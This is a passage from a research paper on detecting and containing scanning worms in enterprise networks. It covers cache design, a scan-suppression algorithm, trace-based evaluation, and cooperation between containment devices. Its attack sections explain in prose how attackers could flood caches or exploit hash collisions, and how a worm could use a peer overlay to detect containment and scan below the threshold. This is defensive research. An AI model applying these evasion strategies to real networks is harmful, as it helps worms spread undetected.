Thus, we decided to structure our cache-based approximations to avoid creating additional false positives. We can accomplish this by ensuring that, when removing entries or combining information, the resulting combination could only create a false negative, as discussed below.

Attackers can exploit false negatives or positives by either using them to create worms that evade detection, or by triggering responses to impair legitimate traffic. Attacker can do so through two mechanisms: predicting the hashing algorithm, or simply overwhelming the cache.

The first attack, equivalent to the algorithm complexity attacks described by Crosby and Wallach [5], relies on the



attacker using knowledge of the cache's hash function to generate collisions. For Crosby's attack, the result was to increase the length of hash chains, but for an approximation cache, the analogous result is a spate of evicted or combined entries, resulting in excess false positives or negatives. A defense against it is to use a keyed hash function whose output the attacker cannot predict without knowing the key.

The second attack involves flooding the cache in order to hide a true attack by overwhelming the system's ability to track enough network activity. This could be accomplished by generating a massive amount of "normal" activity to cloak malicious behavior. Unlike the first attack, overwhelming the cache may require substantial resources.

While such attacks are a definite concern (see also Section 7), approximate caching is vital for a high-performance hardware implementation. Fortunately, as shown below, we are able to still obtain good detection results even given the approximations.

## 4.2 Efficient Small Block Ciphers

Another component in our design is the use of small (32 bit) block ciphers. An  $N$ -bit block cipher is equivalent to an  $N$ -bit keyed permutation: there exists a one-to-one mapping between every input word and every output word, and changing the key changes the permutation.

In general, large caches are either direct-mapped, where any value can only map to one possible location, or  $N$ -way associative. Looking up an element in a direct-mapped cache requires computing the index for the element and checking if it resides at that index. In an associative cache, there are  $N$  possible locations for any particular entry, arranged in a contiguous block (cache line). Each entry in an associative cache includes a tag value. To find an element, we compute the index and then in parallel check all possible locations based on the tag value to determine if the element is present.

Block ciphers give us a way to implement efficiently tagged caches that resist attackers predicting their collision patterns. They work by, rather than using the initial  $N$ -bit value to generate the cache index and tag values, first permuting the  $N$ -bit value, after which we separate the resulting  $N$ -bit value into an index and a tag. If we use  $k$  bits for the index, we only need  $N - k$  bits for the tag, which can result in substantial memory savings for larger caches. If the block-cipher is well constructed and the key is kept secret from the attacker, this will generate cache indices that attackers cannot predict. This approach is often superior to using a hash function, as although a good hash function will also provide an attacker-unpredictable index, the entire  $N$ -bit initial value will be needed as a tag.

Ciphers that work well in software are often inefficient in hardware, and vice versa. For our design, we used a simple 32 bit cipher based on the Serpent S-boxes [1], par-

ticularly well-suited for FPGA or ASIC implementation as it requires only 8 levels of logic to compute.

## 5 Approximate Scan Suppression

Our scan detection and suppression algorithm approximates the TRW algorithm in a number of ways. First, we track connections and addresses using approximate caches. Second, to save state, rather than only incorporating the success or failure of connection attempts to new addresses, we do so for attempts to new addresses, new ports at old addresses, and old ports at old addresses if the corresponding entry in our state table has timed out. Third, we do not ever make a decision that an address is benign; we track addresses indefinitely as long as we do not have to evict their state from our caches.

We also extend TRW's principles to allow us to detect vertical as well as horizontal TCP scans, and also horizontal UDP scans, while TRW only detects horizontal TCP scans. Finally, we need to implement a "hygiene filter" to thwart some stealthy scanning techniques without causing undue restrictions on normal machines.

Figure 1 gives the overall structure of the data structures. We track connections using a fixed-sized table indexed by hashing the "inside" IP address, the "outside" IP address, and, for TCP, the inside port number. Each record consists of a 6 bit age counter and a bit for each direction (inside to outside and outside to inside), recording whether we have seen a packet in that direction. This table combines entries in the case of aliasing, which means we may consider communication to have been bidirectional when in fact it was unidirectional, turning a failed connection attempt into a success (and, thus, biasing towards false negatives rather than false positives).

We track external ("outside") addresses using an associative approximation cache. To find an entry, we encrypt the external IP address using a 32 bit block cipher as discussed in Section 4.2, separating the resulting 32 bit number into an index and a tag, and using the index to find the group (or line) of entries. In our design, we use a 4-way associative cache, and thus each line can contain up to four entries, with each entry consisting of the tag and a counter. The counter tracks the difference between misses and hits (i.e., successful and unsuccessful connection attempts), forming the basis of our detection algorithm.

Whenever the device receives a packet, it looks up the corresponding connection in the connection table and the corresponding external address in the address table. Per Figure 2, the status of these two tables, and the direction of the packet, determines the action to take, as follows:

For a non-blocked external address (one we have not already decided to suppress), if a corresponding connection has already been established in the packet's direction, we reduce the connection table's age to 0 and forward the packet. Otherwise, if the packet is from the outside and






Figure 1: The structure of the connection cache and the address cache. The connection cache tracks whether a connection has been established in either direction. The age value is reset to 0 every time we see a packet for that connection. Every minute, a background process increases the age of all entries in the connection cache, removing any idle entry more than  $D_{conn}$  minutes old. The address cache keeps track of all detected addresses, and records in “count” the difference between the number of failed and successful connections. Every  $D_{miss}$  seconds, each positive count in the address cache is reduced by one.




Figure 2: The high level structure of the detection and response algorithm. We count every successful connection (in either direction) as a “hit”, with all failed or possibly-failed connections as “misses”. If the difference between the number of hits and misses is greater than a threshold, we block further communication attempts from that address.

we have seen a corresponding connection request from the inside, we forward the packet and decrement the address's count in the address table by 1, as we now credit the outside address with a successful connection. Otherwise, we forward the packet but increment the external address's count by 1, as now that address has one more outstanding, so-far-unacknowledged connection request.

Likewise, for packets from internal addresses, if there is a connection establishment from the other direction, the count is reduced, in this case by 2, since we are changing our bookkeeping of it from a failure to a success (we previously incremented the failure-success count by 1 because we initially treat a connection attempt as a failure).

Thus, the count gives us an on-going estimate of the difference between the number of misses (failed connections) and the number of successful connections. Given the assumption that legitimate traffic succeeds in its connection attempts with a probability greater than 50%, while scanning traffic succeeds with a probability less than 50%, by monitoring this difference we can determine when it is highly probable that a machine is scanning.

## 5.1 Blocking and Special Cases

If an address's count exceeds a predefined threshold  $T$ , the device blocks it. When we receive subsequent packet from that address, our action depends on the packet's type and whether it matches an existing, successfully-established connection, which we can tell from the connection status bits stored in the connection table. If the packet does not match an existing connection, we drop it. If it does, then we still drop it if it is a UDP packet or a TCP initial SYN. Otherwise, we allow it through. By blocking in this manner, we prevent the blocked machine from establishing subsequent TCP or UDP sessions, while still allowing it to *accept* TCP connection requests and continue with existing connections. Doing so lessens the collateral damage caused by false positives.

We treat TCP RST, RST+ACK, SYN+ACK, FIN, and FIN+ACK packets specially. If they do not correspond to a connection established in the other direction, the hygiene filter simply drops these packets, as they could reflect stealthy scanning attempts, backscatter from spoofed-source flooding attacks, or the closing of very-long-idle connections. Since they might be scans, we need to drop them to limit an attacker's information. But since they might instead be benign activity, we don't use them to trigger blocks.

Likewise, if a connection has been established in the other direction, but not in the current direction, then we forward TCP RST, RST+ACK, FIN, and FIN+ACK packets, but do not change the external address's counter, to avoid counting failed connections as successful. (A FIN+ACK could reflect a successful connection *if* we have seen the connection already established in the current direction, but the actions here are those we take if we have not seen this.)

## 5.2 Errors and Aliasing

Because connection table combines entries when aliasing occurs, it can create a false negative at a rate that depends on the fullness of the table. If the table is 20% full, then we will fail to detect roughly 20% of individual scanning attempts. Likewise, 20% of the successful connection attempts will not serve to reduce an address's failure/success count either, because the evidence of the successful connection establishment aliases with a connection table entry that already indicates a successful establishment.

To prevent the connection table from being overwhelmed by old entries, we remove any connection idle for more than an amount of time  $D_{conn}$ , which to make our design concrete we set to  $D_{conn} = 10$  minutes. We can't reclaim table space by just looking for termination (FIN exchanges) because aliasing may mean we need to still keep the table entry after one of the aliased connections terminates, and because UDP protocols don't have a clear "terminate connection" message.

While the connection table combines entries, the address table, since it is responsible for blocking connections and contains tagged data, needs to evict entries rather than combining information. Yet evicting important data can cause false negatives, requiring a balancing act in the eviction policy. We observe that standard cache replacement policies such as least recently used (LRU), round robin, and random, can evict addresses of high interest. Instead, when we need to evict an entry, we want to select the entry with the most negative value for the (miss-hit) count, as this constitutes the entry least likely to reflect a scanner; although we thus tend to evict highly active addresses from the table, they represent highly active *normal* machines.

In principle, this policy could occasionally create a transient false positive, if subsequent connections from the targeted address occur in a very short term burst, with several connection attempts made before the first requests can be acknowledged. We did not, however, observe this phenomenon in our testing.

## 5.3 Parameters and Tuning

There are several key parameters to tune with our system, including the response threshold  $T$  (miss-hit difference that we take to mean a scan detection), minimum and maximum counts, and decay rates for the connection cache and for the counts. We also need to size the caches.

For  $T$ , our observations below in Section 5.5 indicate that for the traces we assessed a threshold of 5 suffices for blocking inbound scanning, while a threshold of 10 is a suitable starting point for worm containment.

The second parameters,  $C_{min}$  and  $C_{max}$ , are the minimum and maximum values the count is allowed to achieve.  $C_{min}$  is needed to prevent a previously good address that is subsequently infected from being allowed too many connections before it is blocked, while  $C_{max}$  limits how long

it takes before a highly-offending blocked machine is allowed to communicate again. For testing purposes, we set  $C_{min}$  to  $-20$ , and  $C_{max}$  to  $\infty$  as we were interested in the maximum count which each address could reach in practice.

The third parameter,  $D_{miss}$ , is the decay rate for misses. Every  $D_{miss}$  seconds, all addresses with positive counts have their count reduced by one. Doing so allows a low rate of benign misses to be forgiven, without seriously enabling sub-threshold scanning. We set  $D_{miss}$  equal to 60 seconds, or one minute, meeting our sub-threshold scanning goal of 1 scan per minute. In the future, we wish to experiment with a much lower decay rate for misses.

We use a related decay rate,  $D_{conn}$ , to remove idle connections, since we can't rely on a "connection-closed" message to determine when to remove entries. As mentioned earlier, we set  $D_{conn}$  to 10 minutes.

The final parameters specify the size and associativity of the caches. A software implementation can tune these parameters, but a hardware system will need to fix these based on available resources. For evaluation purposes, we assumed a 1 million entry connection cache (which would require 1 MB), and a 1 million entry, 4-way associative address cache (4 MB). Both cache sizes worked well with our traces, although increasing the connection cache to 4 MB would provide increased sensitivity by diminishing aliasing.

## 5.4 Policy Options

Several policy options and variations arise when using our system operationally: the threshold of response, whether to disallow all communication from blocked addresses, whether to treat all ports as the same or to allow some level of benign scanning on less-important ports, and whether to detect horizontal and vertical, or just horizontal, TCP scans.

The desired initial response threshold  $T$  may vary from site to site. Since all machines above a threshold of 6 in our traces represent some sort of scanner (some benign, most malicious, per Section 5.5), this indicates a threshold of 10 on outbound connections would be conservative for deployment within our environment, while a threshold of 5 appears sufficient for incoming connections.

A second policy decision is whether to block all communication from a blocked machine, or to only limit new connections it initiates. The first option offers a greater degree of protection, while the second is less disruptive for false positives.

A third decision is how to configure  $C_{min}$  and  $C_{max}$ , the floor and ceiling on the counter value. We discussed the tradeoffs for these in the previous section.

A fourth policy option would be to treat some ports differently than others. Some applications, such as Gnutella [17], use scanning to find other servers. Likewise, at some sites particular tools may probe numerous

machines to discover network topology. One way to give different ports different weights would be to changing the counter from an integer to a fixed-point value. For example, we could assign SNMP a cost of .25 rather than 1, to allow a greater degree of unidirectional SNMP attempts before triggering an alarm. We can also weight misses and hits differently, to alter the proportion of traffic we expect to be successful for benign vs. malicious sources.

Finally, changing the system to only detect horizontal TCP scans requires changing the inputs to the connection cache's hash function. By excluding the internal port number from the hash function, we will include all internal ports in the same bucket. Although this prevents the algorithm from detecting vertical scans, it also eliminates an evasion technique discussed in Section 7.6.

## 5.5 Evaluation

We used hour-long traces of packet header collected at the access link at the Lawrence Berkeley National Laboratory. This gigabit/sec link connects the Laboratory's 6,000 hosts to the Internet. The link sustains an average of about 50–100 Mbps and 8–15K packets/sec over the course of a day, which includes roughly 20M externally-initiated connection attempts (most reflecting ambient scanning from worms and other automated malware) and roughly 2M internally-initiated connections. The main trace we analyzed was 72 minutes long, beginning at 1:56PM on a Friday afternoon. It totaled 44M packets and included traffic from 48,052 external addresses (and all 131K internal addresses, due to some energetic scans covering the entire internal address space). We captured the trace using tcpdump, which reported 2,200 packets dropped by the measurement process.

We do not have access to the ideal traces for assessing our system, which would be all internal and external traffic for a major enterprise. However, the access-link traces at least give us a chance to evaluate the detection algorithm's behavior over high-diverse, high-volume traffic.

We processed the traces using a custom Java application so we could include a significant degree of instrumentation, including cache-miss behavior, recording evicted machines, maintaining maximum and minimum counts, and other options not necessary for a production system. Additionally, since we developed the experimental framework for off-line analysis, high performance was not a requirement. Our goal was to extract the necessary information to determine how our conceptual hardware design will perform in terms of false positives and negatives and quickness of response.

For our algorithm, we just recorded the maximum count rather than simulating a specific blocking threshold, so we can explore the tradeoffs different thresholds would yield. We emulated a 1 million entry connection cache, and a 1 million entry, 4-way associative address cache. The connection cache reached 20% full during the primary trace.



Anonymized IP	Maximum Count	Cause
221.147.96.4	16	Benign DNS Scanner? Dynamic DNS host error?
147.95.58.73	12	AFS-Related Control Traffic?
147.95.35.149	12	NetBIOS "Scanning" and activity
147.95.238.71	8	AFS-Related Control Traffic?
144.240.17.50	6	Benign SNMP (UDP) "Scanning"
144.240.96.234	6	NetBIOS "scanning" of a few hosts

Table 1: All outbound connections over a threshold of 5 flagged by our algorithm

The eviction rate in the address cache was very low, with no evictions when tested with the Internet as "outside," and only 2 evictions when the enterprise was "outside." Thus, the 5 MB of storage for the two tables was quite adequate.

We first ran our algorithm with the enterprise as outside, to determine which of its hosts would be blocked by worm containment and why. We manually checked all alerts that would be generated for a threshold of 5, shown in Table 1. Of these, all represented benign scanning or unidirectional control traffic. The greatest offender, at a count of 16, appears to be a misconfigured client which resulted in benign DNS scanning. The other sources appears to generate AFS-related control traffic on UDP ports 7000-7003; scanning from a component of Microsoft NetBIOS file sharing; and benign SNMP (UDP-based) scanning, apparently for remotely monitoring printer queues.

With the Internet as "outside," over 470 external addresses reached a threshold of 5 or higher. While this seems incredibly high, it in fact represents the endemic scanning which occurs continually on the Internet [9]. We manually examined the top 5 offenders, whose counts ranged from 26,000 to 49,000, and verified that these were all blatant scanners. Of these, one was scanning for the FTP control port (21/tcp), two were apparently scanning for a newly discovered vulnerability in Dameware Remote Administrator (6129/tcp), and two were apparently scanning for a Windows RPC vulnerability (135/tcp; probably from hosts infected with Blaster [25]).

Additionally, we examined the offenders with the lowest counts above the threshold. 10 addresses had a maximum count between 20 and 32. Of these, 8 were scans on a NetBIOS UDP port 137, targeted at a short (20-40 address) sequential range, with a single packet sent to each machine. Of the remaining two offenders, one probed randomly selected machines in a /16 for a response on TCP port 80 using 3 SYN packets per attempt, while the other probed randomly selected machines on port 445/tcp with 2 SYN packets per attempt. All of these offenders represented true scanners: none is a false positive.

We observed 19 addresses with a count between 5 and 19, where we would particularly expect to see false positives showing up. Of these, 15 were NetBIOS UDP scanners. Of the remaining 4, one was scanning 1484/udp, one

was scanning 80/tcp, and one was scanning 445/tcp. The final entry was scanning both 138/udp and generating successful communications on 139/tcp and port 80/tcp. The final entry, which reached a maximum count of 6, represents a NetBIOS-related false positive.

Finally, we also examined ten randomly selected external addresses flagged by our algorithm. Eight were UDP scanners targeting port 137, while two were TCP scanners targeting port 445. All represent true positives.

During this test, the connection cache size of 1 million entries reached about 20% full. Thus, each new scan attempt has a 20% chance of not being recorded because it aliases with an already-established connection. If the connection cache was increased to 4 million entries (4 MB instead of 1 MB), the false negative rate would drop to slightly over 5%.

We conducted a second test to determine the effects of setting the parameters for maximum sensitivity. We increased the connection cache to 4 million entries, reducing the number of false negatives due to aliasing. We also tightened the  $C_{min}$  threshold to -5, which increases the sensitivity to possible misbehavior of previously "good" machines, and increased  $D_{miss}$  to infinity, meaning that we never decayed misses. Setting the threshold of response to 5 would then trigger an alert for an otherwise idle machine once it made a series of 5 failed connections; while a series of 10 failed connections would trigger an alert regardless of an address's past behavior.

We manually examined all outbound alerts (i.e., alerts generated when considering the enterprise "outside") that would have triggered when using this threshold, looking for additional false positives. Table 2 summarizes these additional alerts.

We would expect that, by increasing the sensitivity in this manner, we would observe some non-scanning false positives. Of the additional alerts, only one new alert was generated because of the changed  $C_{min}$ . This machine sent out unidirectional UDP to 15 destinations in a row, which was countered by normal behavior when  $C_{min}$  was set to -20 instead of -5. The rest of the alerts were triggered because of the reduced decay of misses. In all these cases, the traffic consisted of unidirectional communication to multiple machines. The TCP-based activity (NNTP, daytime,



Anonymized IP	Maximum Count	Cause
147.95.61.87	11	NNTP, sustained low rate of failures
147.95.35.154	11	High port UDP, 10 scans in a row
221.147.96.220	9	TCP port 13 ("daytime"), detected due to reduced sub-threshold
144.240.96.234	9	NetBIOS and failed HTTP, detected due to reduced sub-threshold
144.240.28.138	7	High port UDP, due to reduced sub-threshold
147.95.3.27	6	TCP Port 25, due to reduced sub-threshold
147.95.36.165	5	High port UDP, due to reduced sub-threshold
144.240.43.227	5	High port UDP, due to reduced sub-threshold

Table 2: Additional alerts on the outbound traffic generated when the sensitivity was increased.

and SMTP) showed definite failed connections, but these may be benign failures.

In summary, even with the aggressive thresholds, there are few false positives, and they appear to reflect quite peculiar traffic.

## 5.6 Williamson Implementation

For comparison purposes, we also included in our trace analysis program an implementation of Williamson's technique [28], which we evaluated against the site's outbound traffic in order to assess its performance in terms of worm containment. Williamson's algorithm uses a small cache of previously-allowed destinations. For all SYN's and any UDP packets, if we find the destination in the allowed-destination cache, we forward it regularly. If not, but if the source has not sent to a new destination (i.e., we haven't added anything to its allowed-destination cache) during the past second, then we put an entry in the cache to note that we are allowing communication between the source and the given destination, and again forward the packet.

Otherwise, we add the packet to a delay queue. We process this queue at the rate of one destination per second. Each second, for each source we determine the next destination it attempted to send to but so far has not due to our delay queue. We then forward the source's packets for that destination residing in the delay queue and add the destination to the allowed-destination cache. The effect of this mechanism is to limit sources to contacting a single new destination each second. One metric of interest with this algorithm then is the maximum size the delay queue reaches.

A possible negative consequence of the Williamson algorithm is that the cache of previously established destinations introduces false positives rather than false negatives. Due to its limited size, previously established destinations may be evicted prematurely. For testing purposes, we selected cache sizes of 8 previously-allowed destinations per source (3 greater than the cache size used in [28]). We manually examined all internal sources where the delay queue reached 15 seconds or larger, enough to produce a significant disturbance for a user (Table 3).

In practice, we observed that the Williamson algorithm has a very low false positive rate, with only a few minor exceptions. First, the DNS servers in the trace greatly overflow the delay queue due to their high fanout when resolving recursive queries, and thus would need to be special-cased. Likewise, a major SMTP server also triggered a response due to its high connection fanout, and would also require white-listing. However, of potential note is that three HTTP clients reached a threshold greater than 15, which would produce a user-noticeable delay but not trigger a permanent alarm, based on Williamson's threshold of blocking machines when their delay queue reaches a depth of 100 [26].

## 6 Cooperation

Stanford analyzed the efficacy of worm containment in an enterprise context, finding that such systems exhibit a phase structure with an epidemic threshold [21]. For sufficiently low vulnerability densities and/or  $T$  thresholds, the system can almost completely contain a worm. However, if these parameters are too large, a worm can escape and infect a sizeable fraction of the vulnerable hosts despite the presence of the containment system. The epidemic threshold occurs when on average a worm instance is able to infect exactly one child before being contained. Less than this, and the worm will peter out. More, and the worm will spread exponentially. Thus we desire to set the response threshold  $T$  as low as possible, but if we set it too low, we may incur unacceptably many false positives. This tends to place a limit on the maximum vulnerability density that a worm containment system can handle.

In this section, we present a preliminary analysis of performance improvements that come from incorporating communication between cells. The improvement arises by using a second form of a-worm-is-spreading detector: the alerts generated by other containment devices. The idea is that every containment device knows how many blocks the other containment devices currently have in effect. Each device uses this information to dynamically adjust its response threshold: as more systems are being

Anonymized IP	Delay Queue Size	Cause
144.240.84.131	11,395	DNS Server
147.95.15.21	8,772	DNS Server
144.240.84.130	3,416	DNS Server
147.95.3.37	23	SMTP Server
144.240.25.76	19	Bursty DNS Client
147.95.52.12	18	Active HTTP Client
147.95.208.255	17	Active HTTP Client
147.95.208.18	15	Active HTTP Client

Table 3: All outbound connections with a delay queue of size 15 or greater for Williamson’s algorithm

blocked throughout the enterprise, the individual containment devices become more sensitive. This positive feedback allows the system to adaptively respond to a spreading worm.

The rules for doing so are relatively simple. All cells communicate, and when one cell blocks an address, it communicates this status to the other cells. Consequently, at any given time each cell can compute that  $X$  other blocks are in place, and thereby reduces  $T$  by  $(1 - \theta)^X$ , where  $\theta$  is a parameter that controls how aggressively to reduce the threshold as a worm spreads. For our algorithm, the cell also needs to increase  $C_{min}$  by a similar amount, to limit the scanning allowed by a previously normal machine.

In our simulations, very small values of  $\theta$  make a significant difference in performance. This is good, since reducing the threshold also tends to increase false positive rates.<sup>2</sup>

However, we can have the threshold return to its normal (initial) value using an exponentially weighted time delay to ensure that this effect is short lived.

A related policy question is whether this function should allow a complete shutdown of the network (no new connections tolerated), or should have a minimum threshold below which the containment devices simply will not go, potentially allowing a worm to still operate at a slower spreading rate, depending on its epidemic threshold. The basic tradeoff is ensuring a degree of continued operation, vs. a stronger assure that we will limit possible damage from the worm.

<sup>2</sup>Large values of  $\theta$  risk introducing catastrophic failure modes in which some initial false positive drives thresholds low enough to create more false positives, which drive thresholds still lower. This could lead to a complete blockage of traffic due to a runaway positive feedback loop. This is unlikely with the small values of  $\theta$  in this study, and moreover could be addressed by introducing a separate threshold for communication that was *not* adaptively modified. The two thresholds would begin at the same value, but the blocking threshold would lower as the worm spread, while the communication threshold — i.e., the degree of scanning required before a device *tells* other devices that it has blocked the corresponding address — would stay fixed. This would sharply limit the positive feedback of more false positives triggering ever more changes to the threshold.

## 6.1 Testing Cooperation

To evaluate the effects of cooperation, we started with the simulation program used in the previous evaluation of containment [21]. We modified the simulator so that each response would reduce the threshold by  $\theta$ . We then reran some of the simulations examined in [21] to assess the effect on the epidemic threshold for various values of  $\theta$ .

The particular set of parameters we experimented with involved an enterprise network of size  $2^{17}$  addresses. We assumed a worm that had a 50% probability of scanning inside the network, with the rest falling outside the enterprise. We also assumed an initial threshold of  $T = 10$ , that the network was divided into 512 cells of 256 addresses each, and that the worm had no special preference to scan within its cell. We considered a uniform vulnerability density. These choices correspond to Figure 2 in [21], and, as shown there, the epidemic threshold is then at a vulnerability density of  $v = 0.2$  (that is, it occurs when 20% of the addresses are vulnerable to the worm).

We varied the vulnerability density across this epidemic threshold for different values of  $\theta$ , and studied the resulting average infection density (the proportion of vulnerable machines which actually got infected). This is shown in Figure 3, where each point represents the average of 5,000 simulated worm runs. The top curve shows the behavior when communication does not modify the threshold (i.e.,  $\theta = 0$ ), and successively lower curves have  $\theta = 0.00003$ ,  $\theta = 0.0001$ , and  $\theta = 0.0003$ . It is to be emphasized that these are tiny values of  $\theta$  (less than 3/100 of 1%). One would not expect there to be any significant problem of increased false positives with such small changes; but that they are larger than zero suffices to introduce significant positive feedback in the presence of a propagating worm (i.e., the overall rate of blocked scans within the network rises over time).

The basic structure of the results is clear. Changing  $\theta$  does not significantly change the epidemic threshold, but we can greatly reduce the infection density that the worm can achieve above the epidemic threshold. It makes sense that the epidemic threshold is not changed, since below the epidemic threshold, the worm cannot gain much traction




Figure 3: Plot of worm infection density against vulnerability density  $v$  for varying values of the threshold modification value  $\theta$ . See the text for more details.

and so the algorithm that modifies  $T$  has no chance to engage and alter the situation. However, above the epidemic threshold, adaptively changing  $T$  can greatly reduce the infection density a worm can achieve. Clearly, inter-cell communication mechanisms hold great promise at improving the performance of containment systems.<sup>3</sup>

We must however discuss a simplification we made in our simulation. We effectively assumed that communication amongst cells occurs instantaneously compared to the worm propagation. Clearly, this is an idealization. A careless design of the communication mechanism could result in speeds that cause the threshold modification to always substantially lag behind the propagation of the worm, greatly limiting its usefulness. (See [15] for a discussion of the competing dynamics of a response to a worm and the worm itself).

For example, it can be shown that a design in which we send a separate packet to each cell that needs notification allows worm instances to scan (on average) a number of addresses equal to half the number of cells before any threshold modification occurs (assuming that the worm can scan at the same speed as the communication mechanism can send notifications). This isn't very satisfactory.

One simple approach to achieve very fast inter-cell communication is to use broadcast across the entire network. However, this is likely to pose practical risks to network performance in the case where there are significant numbers of false positives.

A potentially better approach is for the containment de-

<sup>3</sup>Particularly in parts of the parameter space where the epidemic threshold vulnerability density is much lower than 20% — e.g., if the worm has the ability to differentially target its own cell.

vices to cache recently contacted addresses. Then when a source IP crosses the threshold for scan detection, the cells it recently communicated with can be contacted first (in order). These cells will be the ones most in need of the information. In most cases, this will result in threshold modification occurring before the threshold is reached on any cells that got infected as a result (rather than the message arriving too late and the old unmodified threshold being used).

## 7 Attacking Worm Containment

Security devices do not exist in a vacuum, but represent both targets and obstacles for possible attackers. By creating a false positive, an attacker can trigger responses which wouldn't otherwise occur. Since worm containment *must* restrict network traffic, false positives create an attractive DOS target. Likewise, false negatives allow a worm or attacker to slip by the defenses.

General containment can incur inadvertent false positives both from detection artifacts and from "benign" scanning. Additionally, attackers can generate false positives if they can forge packets, or attempt to evade containment if they detect it in operation. When we also use cooperation, an attacker who controls machines in several cells can cause significant network disruption through cooperative collapse: using the network of compromised machines to trigger an institution-wide response by driving down the thresholds used by the containment devices through the institute (if  $\theta$  is large enough to allow this). Our scan detection algorithm also has an algorithm-specific, two-sided evasion, though we can counter these evasions with some policy changes, which we discuss below. Although we endeavor in this section to examine the full range of possible attacks, undoubtedly there are more attacks we haven't considered.

### 7.1 Inadvertent False Positives

There are two classes of inadvertent false positives: false positives resulting from artifacts of the detection routines, and false positives arising from "benign" scanning. The first are potentially the more severe, as these can severely limit the use of containment devices, while the second is often amenable to white-listing and other policy-based techniques.

In our primary testing trace, we observed only one instance of an artifact-induced false positive, due to unidirectional AFS control traffic. Thus, this does not appear to be a significant problem for our algorithm. Our implementation of Williamson's mechanism showed artifact-induced false positives involving 3 HTTP clients that would have only created a minor disruption. Also, Williamson's algorithm is specifically not designed to apply to traffic generated by servers, requiring these machines to be white-listed.



Alerting on benign scanning is less severe. Indeed, such scans should trigger all good scan-detection devices. More generally, “benign” is fundamentally a policy distinction: is this particular instance of scanning a legitimate activity, or something to prohibit?

We have observed benign scanning behavior from Windows File Sharing (NetBIOS) and applications such as Gnutella which work through a list of previously-connected peers to find access into a peer-to-peer overlay. We note that if these protocols were modified to use a rendezvous point or a meta-server then we could eliminate their scanning behavior. The other alternative is to whitelist these services. By whitelisting, their scanning behavior won’t trigger a response, but the containment devices can no longer halt a worm targeting these services.

## 7.2 Detecting Worm Containment

If a worm is propagating within an enterprise that has a containment system operating, then the worm could slow to a sub-threshold scanning rate to avoid being suppressed. But in the absence of a containment system, the worm should instead scan quickly. Thus, attackers will want to devise ways for a worm to detect the presence of a containment system.

Assuming that the worm instance knows the address of the host that infected it, and was told by it of a few other active copies of the worm in the enterprise, then the worm instance can attempt to establish a normal communication channel with the other copies. If each instance sets up these channels, together they can form a large distributed network, allowing the worm to learn of all other active instances.

Having established the network, the worm instance then begins sending out probes at a low rate, using its worm peers as a testing ground: if it can’t establish communication with already-infected hosts, then it is likely the enterprise has a containment system operating. This information can be discovered even when the block halts all direct communication: the infection can send a message into the worm’s overlay network, informing the destination worm that it will attempt to probe it. If the ensuing direct probe is blocked, the *receiving* copy now knows that the sender is blocked, as it was informed about the experimental attempt.

This information can then be spread via the still-functional connections among the worm peers in order to inform future infections in the enterprise. Likewise, if the containment system’s blocks are only transient, the worm can learn this fact, and its instances can remain silent, waiting for blocks to lift, before resuming sub-threshold scanning.

Thus we must assume that a sophisticated worm can determine that a network employs containment, and probably deduce both the algorithm and parameters used in the deployment.

## 7.3 Malicious False Negatives

